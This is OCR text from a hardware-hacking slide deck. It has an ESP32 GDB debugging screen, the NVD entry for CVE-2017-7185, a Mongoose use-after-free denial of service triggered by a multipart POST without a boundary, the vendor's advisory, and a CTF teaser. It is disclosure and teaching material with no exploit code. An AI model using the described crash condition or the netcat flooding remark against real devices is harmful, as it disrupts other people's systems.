
Ponder, then raise hand

Intentionally left dank

Hardware
debugging

Debuggi ng your code

Xipiter Shikra is great for this
Get a cheap dev board




```
── Output/messages ──
^Cesp32.cpu0: Target halted,

Program received signal SIGINT
0x400d3660 in esp_vApplicatio
52      in /opt/Espressif/esp
── Assembly ──
0x400d3658 esp_vApplicationId
0x400d365b esp_vApplicationId
0x400d365d esp_vApplicationId
0x400d3660 esp_vApplicationId
── Expressions ──
── History ──
── Memory ──
── Registers ──
      pc 0x400d3660
      ps 0x00060b20   thread
   acchi 0x00000000
expstate 0x00000000     f64r
     fsr 0x00000000
      a4 0x3ffc2a88
      a9 0x3ffb60a0
     a14 0x00060023
── Source ──
── Stack ──
[0] from 0x400d3660 in esp_vA
(no arguments)
[1] from 0x4008418d in prvIdl
arg pvParameters = <optimized
── Threads ──
[1] id 0 from 0x400d3660 in e
:52

>>>
```

Secure | https://nvd.nist.gov/vuln/detail/CVE-2017-7185

NVD **Computer Security Resource Center**
National Vulnerability Database
NIST National Institute of Standards and Technology U.S. Department of Commerce

General ▾ | Vulnerabilities ▾ | Vulnerability Metrics ▾ | Products ▾ | Configurations (CCE) | Info ▾ | Other Sites ▾ | Search ▾

Vulnerabilities › Detail

CVE-2017-7185 Detail

Modified

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

Use-after-free vulnerability in the mg_http_multipart_wait_for_boundary function in mongoose.c in Cesanta Mongoose Embedded Web Server Library 6.7 and earlier and Mongoose OS 1.2 and earlier allows remote attackers to cause a denial of service (crash) via a multipart/form-data POST request without a MIME boundary string.

Source: MITRE **Last Modified:** 04/10/2017 + View Analysis Description

Quick Info

CVE Dictionary Entry: CVE-2017-7185
Original release date: 04/10/2017
Last revised: 08/15/2017
Source: US-CERT/NIST

Impact

CVSS Severity (version 3.0):

CVSS v3 Base Score: 7.5 High
Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H (legend)
Impact Score: 3.6
Exploitability Score: 3.9

CVSS Version 3 Metrics:

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): None
Scope (S): Unchanged
Confidentiality (C): None
Integrity (I): None
Availability (A): High

CVSS Severity (version 2.0):

CVSS v2 Base Score: 5.0 MEDIUM
Vector: (AV:N/AC:L/Au:N/C:N/I:N/A:P) (legend)
Impact Subscore: 2.9
Exploitability Subscore: 10.0

CVSS Version 2 Metrics:

Access Vector: Network exploitable
Access Complexity: Low
Authentication: Not required to exploit
Impact Type: Allows disruption of service

MONGOOSE OS | Home | Enterprise | Downloads | Developers ▾ | Blo

Security advisory on Mongoose networking library

11 APRIL 2017

We have received a notification from security research organisation recently about Mongoose Networking library vulnerability.
The advisory was concerning handling of the multipart upload code: http://seclists.org/fulldisclosure/2017/Apr/8 .

Prior to making that disclosure public, we have updated our customers and then released the public patch and a stable branch https://github.com/cesanta/mongoose/tree/6.7.1.

The advisory tells about denial of service on Mongoose OS. However it should be noted that on low-power microcontrollers which Mongoose OS targets, it is very trivial to do a denial of service if a microcontroller acts as a server (due to the limited RAM available). Just fire several netcat sessions from your terminal and your microcontroller is down, so there is no need to exploit any vulnerabilities.

Both Mongoose OS and Mongoose Networking library are fixed at this moment. Please make sure you're using the latest stable version.

As a security best practice we recommend to avoid using device in the server mode. Instead make it a client, talking to a backend, reporting data and reacting on commands. That way you will prevent the large class of security attacks.

Sergey Lyubka **Share this post**

Cesanta CTO and co-founder. Former Googler.

Dublin, Ireland https://cesanta.com

Hacky Easter

hacking-lab.com

teaser challenge...